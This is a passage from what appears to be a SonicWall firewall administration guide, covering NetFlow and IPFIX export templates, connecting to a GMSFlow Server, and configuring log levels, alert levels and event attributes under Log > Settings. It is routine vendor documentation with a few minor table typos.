Users	Reports users logging in to the firewall via LDAP/RADIUS, Local, or SSO.

Exportable Dynamic IPFIX tables

URLs	Reports URLs accessed through the firewall.
URL ratings	Reports Rating IDs for all URLs accessed through the firewall.
VPNs	Reports all VPN tunnels established through the firewall.
Devices	Reports the list of all devices connected through the firewall, including the MAC addresses, IP addresses, Interface, and NETBIOS name of connected devices.
SPAMs	Reports all email exchanges through the SPAM service.
Locations	Reports the Locations and Domain Names of an IP address.
VoIPs	Reports all VoIP/H323 calls through the firewall.

Templates

The following section shows examples of the type of Netflow template tables that are exported. You can perform a Diagnostic Report of your own Netflow Configuration by navigating to **System > Diagnostics**, and clicking the **Download Report** button in the **Tech Support Report** section.



Topics:

- NetFlow Version 5 on page 1815
- NetFlow Version 9 on page 1816

- IPFIX (NetFlow Version 10) on page 1816
- IPFIX with Extensions on page 1817

NetFlow Version 5

The NetFlow version 5 datagram consists of a header and one or more flow records, using UDP to send export datagrams. The first field of the header contains the version number of the export datagram. The second field in the header contains the number of records in the datagram, which can be used to search through the records. Because NetFlow version 5 is a fixed datagram, no templates are available, and it follows the format of the tables listed in NetFlow version 5 header format and Netflow version 5 record format.

NetFlow version 5 header format

Bytes	Contents	Description
0-1	version	NetFlow export format version number
2-3	count	Number of flows exported in this packet (1-30)
4-7	SysUptime	Current time in milliseconds since the export device booted
8-11	unix_secs	Current count of seconds since 0000 UTC 1970
12-15	unix_nsecs	Residual nanoseconds since 0000 UTC 1970
16-19	flow_sequence	Sequence counter of total flows seen
20	engine_type	Type of flow-switching engine
20	engine_id	Slot number of the flow-switching engine
22-23	sampling_interval	First two bits hold the sampling mode; remaining 14 bits hold value of sampling interval

Netflow version 5 record format

Bytes	Contents	Description
0-3	srcaddr	Source IP address
4-7	dstaddr	Destination IP address
8-11	nexthop	IP address of the next hop router
12-13	input	SNMP index of input interface
14-15	output	SNMP index of output interface
10-19	dPkts	Packets in the flow
20-23	dOctets	Total number of Layer 3 bytes in the packets of the flow
24-27	First	SysUptime at start of flow
28-31	Last	SysUptime at the time the last packet of the flow was received
32-33	srcport	TCP/UDP source port number or equivalent
34-35	dstport	TCP/UDP destination port number or equivalent
36	pad1	Unused (zero) bytes
37	tcp_flags	Cumulative OR of TCP flags
38	prot	IP protocol type (for example, TCP=6; UDP=17)
39	tos	IP type of service (ToS)
40-41	src_as	Autonomous system number of the source, either origin or peer
42-43	dst_as	Autonomous system number of the destination, either origin or peer
44	src_mask	Source address prefix mask bits

Netflow version 5 record format

Bytes	Contents	Description
45	dst_mask	Destination address prefix mask bits
46-47	pad2	Unused (zero) bytes

NetFlow Version 9

NetFlow Version 9 Example

```
Netflow-v9 Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
 Field = 1, Field bytes = 4
 Field = 2, Field bytes = 4
 Field = 4, Field bytes = 1
 Field = 8, Field bytes = 4
 Field = 7, Field bytes = 2
 Field = 10, Field bytes = 4
 Field = 11, Field bytes = 2
 Field = 12, Field bytes = 4
 Field = 14, Field bytes = 4
 Field = 15, Field bytes = 4
 Field = 21, Field bytes = 4
 Field = 22, Field bytes = 4
```

Netflow version 9 template FlowSet fields details the NetFlow version 9 Template FlowSet field descriptions.

Netflow version 9 template FlowSet fields

Field Name	Description
Template ID	The firewall generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported.
Name	The name of the NetFlow template.
Number of Elements	The amount of fields listed in the NetFlow template.
Total Length	The total length in bytes of all reported fields in the NetFlow template.
Field Type	The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.
Field bytes	The length of the specific Field Type, in bytes.

IPFIX (NetFlow Version 10)

IPFIX (NetFlow version 10) example

```
IPFix Template ID = 256, Name = Flow, Number of Elements = 12, Total Length = 41
 Field = 1, Field bytes = 4
 Field = 2, Field bytes = 4
 Field = 4, Field bytes = 1
 Field = 8, Field bytes = 4
 Field = 7, Field bytes = 2
 Field = 10, Field bytes = 4
 Field = 11, Field bytes = 2
 Field = 12, Field bytes = 4
 Field = 14, Field bytes = 4
 Field = 15, Field bytes = 4
 Field = 21, Field bytes = 4
 Field = 22, Field bytes = 4
```

IPFIX template FlowSet fields describes the IPFIX Template FlowSet Fields.

IPFIX template FlowSet fields

Field Name	Description
Template ID	The firewall generates templates with a unique ID based on FlowSet templates matching the type of NetFlow data being exported.
Name	The name of the NetFlow template.
Number of Elements	The amount of fields listed in the NetFlow template.
Total Length	The total length in bytes of all reported fields in the NetFlow template.
Field Type	The field type is a numeric value that represents the type of field. Note that values of the field type may be vendor specific.
Field bytes	The length of the specific Field Type, in bytes.

IPFIX with Extensions

IPFIX with extensions exports templates that are a combination of NetFlow fields from the aforementioned versions and SonicWall IDs. These flows contain several extensions, such as Enterprise-defined field types and Enterprise IDs.

NOTE: The SonicWall Specific Enterprise ID (EntID) is defined as 8741.

IPFIX with extensions Name template example is a standard for the IPFIX with extensions templates. The values specified are static and correlate to the Table Name of all the NetFlow exportable templates. Also see IPFIX with extensions template example.

IPFIX with extensions Name template example


```
STATIC TABLES
-----------------

Table MAP table
 Table(Template) Id=256, Table Name=Flow IPFIX
 Table(Template) Id=257, Table Name=Flow IPFIX extn
 Table(Template) Id=258, Table Name=Table Map
 Table(Template) Id=259, Table Name=Column Map
 Table(Template) Id=260, Table Name=User
 Table(Template) Id=261, Table Name=Application
 Table(Template) Id=262, Table Name=URL
 Table(Template) Id=263, Table Name=Rating
 Table(Template) Id=264, Table Name=IPS
 Table(Template) Id=265, Table Name=GAV
 Table(Template) Id=266, Table Name=Anti Spyware
 Table(Template) Id=267, Table Name=Location Map
 Table(Template) Id=268, Table Name=Location
 Table(Template) Id=269, Table Name=Log
 Table(Template) Id=270, Table Name=if-stat
 Table(Template) Id=271, Table Name=core-stat
 Table(Template) Id=272, Table Name=Voip
 Table(Template) Id=273, Table Name=Services
 Table(Template) Id=274, Table Name=Spam
 Table(Template) Id=275, Table Name=memory
 Table(Template) Id=276, Table Name=devices
 Table(Template) Id=277, Table Name=vpn tunnels
 Table(Template) Id=278, Table Name=URL rating
```

IPFIX with extensions template example

```
IPFix Template ID = 257, Name = Flow IPFIX extn, Number of Elements = 39, Total Length = 148
 EField = 1, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=time stamp
 EField = 2, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow identifier
 EField = 3, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=initiator gw MAC
 EField = 4, Field bytes = 6, EntId = 8741, type = mac address-48bits, name=responder gw MAC
 EField = 5, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator IP Addr
 EField = 6, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder IP Addr
 EField = 7, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator GW-IP Addr
 EField = 8, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder GW-IP Addr
 EField = 9, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=initiator iface
 EField = 10, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=responder iface
 EField = 167, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init vpn spi out
 EField = 168, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp vpn spi out
 EField = 11, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=initiator port
 EField = 12, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=responder port
 EField = 13, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp pkts
 EField = 14, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp octets
 EField = 15, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init pkts
 EField = 16, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init octets
 EField = 169, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta pkts
 EField = 170, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=init to resp delta octets
 EField = 171, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta pkts
 EField = 172, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=resp to init delta octets
 EField = 17, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow start time
 EField = 18, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow end time
 EField = 19, Field bytes = 2, EntId = 8741, type = unsigned int-16bits, name=internal flags
 EField = 20, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=protocol type
 EField = 173, Field bytes = 1, EntId = 8741, type = unsigned char-8bits, name=flow block reason
 EField = 22, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to application id
 EField = 23, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to user id
 EField = 25, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to ips id
 EField = 26, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to virus id
 EField = 27, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow to spyware id
 EField = 113, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init pkt rate
 EField = 114, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt rate
 EField = 111, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow init octets rate
 EField = 112, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp octets rate
 EField = 115, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
 EField = 116, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=flow resp pkt size
 EField = 191, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=snwl option

IPFix Template ID = 258, Name = table-map, Number of Elements = 2, Total Length = 36
 EField = 28, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=template identifier
 EField = 29, Field bytes = 32, EntId = 8741, type = string-null terminated, name=table name

IPFix Template ID = 259, Name = column-map, Number of Elements = 4, Total Length = 44
 EField = 30, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column identifier
 EField = 31, Field bytes = 32, EntId = 8741, type = string-null terminated, name=column name
 EField = 32, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column type
 EField = 33, Field bytes = 4, EntId = 8741, type = unsigned int-32bits, name=column standard IPFIX ID
```

Connecting to a GMSFlow Server

AppFlow > GMSFlow Server



The **AppFlow** > **GMSFlow Server** page enables you to establish a connection to a GMSFlow Server.

In the SonicWall Global Management System (GMS), the Flow Server role can be used in a distributed deployment of GMS. In this role, the GMS server runs a single service, which collects SonicWall Flows on the default ports.

The single service that runs in this role is SonicWall Universal Management Suite - Flow Server. The flows are collected and stored in internal databases. To create reports out of these flows, you must have a GMS server in deployment running version of 7.1 or higher, and set with the role of Console or All in One. You also need to ensure that these ports are open:

- UDP 2055
- UDP 5055
- TCP 9063
- TCP 9064
- TCP 9065
- TCP 9066
- TCP 9067

The GMS server has a fixed Syslog Facility (Local Use 0), Syslog Format (Default), and Server ID (firewall). Although the Event Profile value for GMS is set to 0 by default, all events are reported to GMS regardless of the

profile. GMS is also exempted from Rate Limiting. The newly added **Enable** checkbox does not apply. GMS can be enabled/disabled only in the **System > Administration** page and not in the **Log > Syslog** page.

Connecting to a GMSFlow Server

Establishing a connection is a two-step process:

1 Establish a connection to the GMSFlow Server.

2 Configure the GMSFlow Server on the **AppFlow > Flow Reporting** page in SonicOS.

For more detailed information about configuring an AppFlow server with GMS, refer to the latest *SonicWall GMS Administration Guide*.

To establish a connection to a GMSFlow Server:


1 In GMS, log into the Instant GMSFlow Server.

2 Go to the **Network** > **Settings** page.

3 Find and copy the Host IP address of the GMSFlow Server.

On the SonicWall network security appliance:

1 Go to the **AppFlow** > **GMSFlow Server** page.



2 In the **GMSFlow Server Address** field, paste the Host IP address.

3 In the **Source IP to Use for Collector on a VPN Tunnel** field, specify the source IP address for the applicable VPN policy.

> **IMPORTANT:** If the GMSFlow server is reachable via a VPN tunnel, then this field must be specified. You can choose an IP from the VPN policy.

4 In the **Server Communication Timeout** field**,** enter the number of seconds that the firewall will wait to receive a response from the Flow Server. The range is **60** (default) to 120 seconds.

5 If you want to enable the firewall to send static flows to the Flow Server each time the firewall is rebooted, select the **Auto-Synchronize Flow Server** option.

6 To test your connection to the **GMSFlow Server**, click the **Test Connectivity** button. The connectivity status is displayed.

7 If you want to manually send static data to the GMSFlow Server, click the **Synchronize Server** button. The synchronicity status is displayed.

IMPORTANT: You must click the **Synchronize Server** button once, and once only, after connecting to and registering your SonicWall GMS product.

8 Click **Apply**.

159

Accessing the Real-Time Monitor

AppFlow > Real-Time Monitor

NOTE: For increased convenience and accessibility, the Real-Time Monitor page can be accessed either from **Dashboard > Real-Time Monitor** or **AppFlow > Real-Time Monitor**. The page is identical regardless of which tab it is accessed through. For information on using Real-Time Monitor, refer to Dashboard > Real-Time Monitor on page 55.

160

Accessing AppFlow Dash

AppFlow > AppFlow Dash

NOTE: For increased convenience and accessibility, the AppFlow Monitor page can be accessed either from **Dashboard > AppFlow Dash** or **AppFlow > AppFlow Dash**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Monitor, refer to Dashboard > AppFlow Dash on page 71.

161

Accessing the AppFlow Monitor

AppFlow > AppFlow Monitor

NOTE: For increased convenience and accessibility, the AppFlow Monitor page can be accessed either from **Dashboard > AppFlow Monitor** or **AppFlow > AppFlow Monitor**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Monitor, refer to Dashboard > AppFlow Monitor on page 74.

162

Accessing AppFlow Reports

AppFlow > AppFlow Reports

NOTE: For increased convenience and accessibility, the AppFlow Reports page can be accessed either from **Dashboard > AppFlow Reports** or **AppFlow > AppFlow Reports**. The page is identical regardless of which tab it is accessed through. For information on using AppFlow Reports, refer to Dashboard > AppFlow Reports on page 89.

Part 24

Log

- Tracking Potential Security Threats
- Configuring Log Settings
- Configuring Syslog Settings
- Configuring Log Automation
- Configuring Name Resolution
- Generating Log Reports
- Configuring the Log Analyzer

163

Tracking Potential Security Threats

Log > Log Monitor

NOTE: For increased convenience and accessibility, the **Log Monitor** page can be accessed either from **Dashboard > Log Monitor** or **Log > Log Monitor**. The two pages provide identical functionality. For information on using **Log Monitor**, see Dashboard > Log Monitor on page 149.

164

Configuring Log Settings

Log > Settings

This section provides configuration tasks to enable you to categorize and customize the logging functions on your SonicWall security appliance for troubleshooting and diagnostics.

The **Log > Settings** page displays logging data in a series of columns and allows you to configure the logging entries and to reset event counts. You can filter the entries to limit the data display to only those events of interest. You can import and save logging templates.

Topics:

Table Columns

Topics:


- Syslog Column on page 1831
- Email Column on page 1831
- Ipfix Column on page 1831
- Event Count Column on page 1831
- Edit and Reset Event Count Icons on page 1832

Category Column

The **Category** column of the **Log Monitor** table has three levels:

- **Category**, first and highest level of the tree structure
- **Group**, the second level
- **Event**, the third level

Clicking the small black triangle to the left of the category or group name expands or collapses the category or group contents:



Color Column

The **Color** column shows the color with which the event is highlighted in **Dashboard > Log Monitor**. To change the color of the event, click the **Edit** icon for the event.

ID Column

The **ID** column shows the ID number of the event. The ID for a particular message is listed in the *SonicOS Combined Log Events Reference Guide*.

NOTE: The ID number is only displayed on the event level, which can be either second or third level.

Priority Column

CAUTION: Changing the Event Priority may have serious consequences as the Event Priority for all categories will be changed. Modifying the Event Priority affects the Syslog output for the tag "pri=" as well as how the event is treated when performing filtering by priority level. Setting the Event Priority to a level that is lower than the Logging Level causes those events to be filtered out. Also, as GMS ignores received Syslogs that have a level of Debug, heartbeat messages and reporting messages must have a minimum Event Priority of Inform.

The **Priority** column shows the severity or priority of a category, group, or event. For events, a drop-down menu lists the selectable priorities. For categories and groups, the priorities are listed in the dialog when you click the **Configure** button at the end of the row.

The available priorities are:

- Emergency
- Alert
- Critical
- Error
- Warning
- Notice
- Inform
- Debug

Gui Column

The **Gui** column indicates whether this item is displayed in **Dashboard > Log Monitor**. Display of categories and groups is shown with a To show or hide indicator. To change the display for:

- An event, select or deselect the checkbox in the column.
- Categories and groups, click the **Edit** icon in the column to display the **Edit Log Group** dialog.

Alert Column

The **Alert** column shows checkboxes that indicate whether an Alert message is sent for this event, group, or category. Whether the message is sent is shown with a To show or hide indicator. To change whether the Alert message is sent for:

- An event, select or deselect the checkbox in the column.
- Categories and groups, click the **Edit** icon in the column to display the **Edit Log Group** dialog.

Syslog Column

The **Syslog** column indicates whether the event, group, or category is sent to a Syslog server. Whether the event, group, or category is sent is shown with a To show or hide indicator. To change whether the event, group, or category is sent for:

- An event, select or deselect the checkbox in the column.
- Categories or groups, click the **Edit** icon in the column to display the **Edit Log Category** or **Edit Log Group** dialog.

Ipfix Column

The **Ipfix** column indicates whether IPFIX is enabled for log events. Starting with SonicOS 6.2.7, system logs can be sent to an external server via IPFIX packets and then saved into the database on the disk. The logs only include the ones reported without connection cache.

Whether the event, group, or category has IPFIX enabled is shown with a To show or hide indicator. To enable/disable IPFIX for:

- An event, select or deselect the checkbox in the column.
- Categories or groups, click the **Edit** icon in the column to display the **Edit Log Category** or **Edit Log Group** dialog.

Email Column


The **Email** column indicates whether the log is emailed to the configured address. For events, these checkboxes are configurable in the column. For categories or groups, **Email** is configured in the **Edit Log Group** or **Edit Log Category** dialogs that appear when you click the **Edit** button at the end of the row.

Event Count Column

The **Event Count** column shows the count of events by:

- **Event** level — The number of times that this event has occurred.
- **Group** level — The total events that occurred within the group.
- **Category** level — The total events that occurred within the category.

By hovering your mouse over an event count, a pop-up message displays the count of events dropped for these reasons:



- Overflow
- GUI Filter

- Alert Filter
- Syslog Filter
- E-mail Filter
- Priority
- Syslog Event Rate
- Syslog Data Rate

Edit and Reset Event Count Icons

The **Edit** and **Reset Event Count** icons appear at the end of each row.

Edit Icon

The **Edit** icon launches the **Edit Log Event**, **Edit Log Group**, or **Edit Log Category** dialog**.** You can configure all of the attributes for an event, group, or category.

Reset Event Count Icon

The **Reset Event Count** icon resets the event counter for an event, a group, or a category, and the event counters of higher levels are recalculated. To reset all counters, use the **Reset Event Count** button above the **Log Settings** table, as described in Reset Event Count Button on page 1842.

Log Severity/Priority

This section provides information on configuring the level of priority of log messages that are captured, and the corresponding alert messages that are sent through email for notification.

NOTE: Alert emails are sent when the **Send Log to E-mail Address** option and the **Send Alerts to E-mail Address** option are configured on the **Log > Automation** page.

Topics:

Setting the Logging Level

The **Logging Level** allows you to filter events by priority. Events with equal or greater priority are passed. Events with a lower priority are dropped. This enables you to filter out lower-level priorities to prevent them being logged in the system.

On the **Log** > **Settings** page, you can set the baseline logging level to be displayed on the **Log Monitor** page. The following logging levels are available for selection, from highest to lowest:


- Emergency
- Alert

- Critical
- Error
- Warning
- Notice
- Inform
- Debug

To set the logging level:

1 Go to the **Log** > **Settings** page.

2 From the **Logging Level** drop-down menu, select the logging level you want.



All events with a priority equal to or higher than the selected entry are also logged. For example, if you select **Error** as the logging level, all messages tagged as **Error**, as well as all messages with a higher priority such as **Critical**, **Alert**, and **Emergency**, are also displayed. The default value is **Debug**.

NOTE: To display all events, select **Debug** as the logging level.

Setting the Alert Level

The **Alert Level** allows you to filter email alerts by alert level. Events with an equal or greater alert level are sent to the specified email address. Events with a lower alert level are ignored. This enables you to filter out lower-level email alerts to reduce the actual emails transmitted.


On the **Log > Settings** page, you can set the baseline alert level to be displayed on the **Dashboard > Log Monitor** page:

- **Emergency**
- **Alert**
- **Critical**
- **Error**
- **Warning**

To set the alert level:

1 Go to the **Log > Settings** page.

2 From the **Alert Level** drop-down menu, select the logging level you want.



All events with a higher alert level than the selected entry are also logged. For example, if you select **Error** as the logging level, all messages tagged as **Error**, as well as all messages with a higher alert level, such as **Critical**, **Alert**, and **Emergency**, are also displayed. The default value is **Alert**.

TIP: To display all alert events, select **Warning** as the alert level.

Configuring Event Attributes Globally

NOTE: For how to configure event attributes selectively, see Configuring Event Attributes Selectively on page 1838.


Clicking the **Configure** icon launches the **Edit Attributes of All Categories** dialog. This dialog enables you to set the attributes for all events in all categories and groups at once.

These global attributes can be modified:


- Event Priority
- Inclusion of events in Log Monitor, Email, and Syslog
- Redundancy filter settings
- Email settings
- Font color when displayed in Log Monitor

To edit the Category attributes globally:

1 Go to the **Log** > **Settings** page.



2 Click the **Configure** icon. The **Edit Attributes of All Categories** pop-up dialog appears.



NOTE: The **Enable** buttons are solid green when all categories, groups, and/or events are enabled, white when all are disabled, and semi-solid when they are mixed (some enabled, some disabled).

As this configuration is for all categories, you have to explicitly set the option to "all enabled" by clicking the icon until it is solid green, or to set the option to "all disabled" by clicking the icon until it is white. To configure a single event to be different from the rest of its group or category, you must go into the individual event setting configuration. If you do this, the icon is semi-solid.

When the fields say **Multiple Values**, different values have been specified for one or more category, group, or event. To view the individual settings, refer to Configuring Event Attributes Selectively on page 1838. To change the setting from **Multiple Values** into one value for all categories, groups, or events while in the **Edit Attributes of All Categories** dialog, verify that the option was enabled so the field can be accessed for entering the new value. If the option is disabled, the field is dimmed and inaccessible.

3 From the **Event Priority** drop-down menu, select the priority that you want.

CAUTION: Changing the Event Priority may have serious consequences as the Event Priority for all categories will be changed. Modifying the Event Priority will affect the Syslog output for the tag "pri=" as well as how the event will be treated when performing filtering by priority level. Setting the Event Priority to a level that is lower than the Logging Level will cause those events to be filtered out. Also, as GMS ignores received Syslogs that have a level of Debug, heartbeat messages and reporting messages must have a minimum Event Priority of Inform.

TIP: The following **Redundancy Filter Interval** fields enable you to enter time intervals (in seconds) to avoid duplication of a log message within an interval. The range for these intervals is 0 to 86400 seconds. For Syslog messages, the default interval is set to **90** seconds. For alert messages, the default interval is set to **900** seconds.

TIP: The different options are independent of each other, and you can enable any combination of them and set different frequencies of generation for them. For example, you may want an event message emailed to you, but it not shown in the **Dashboard > Log Monitor** page.

When GMS is enabled, however, care must be taken when modifying event attributes so events used to generate reports are not incorrectly filtered out. User-initiated modifications (implicit changes) of category- and group-level events that may affect factory-defined events, such as those required by GMS, are ignored. Modifications to specific events (explicit changes), however, may override this built-in protection of GMS-required events.

4 If you want to display the log events in the **Log Monitor**, select the **Enable** icon for the **Display Events in Log Monitor** option.

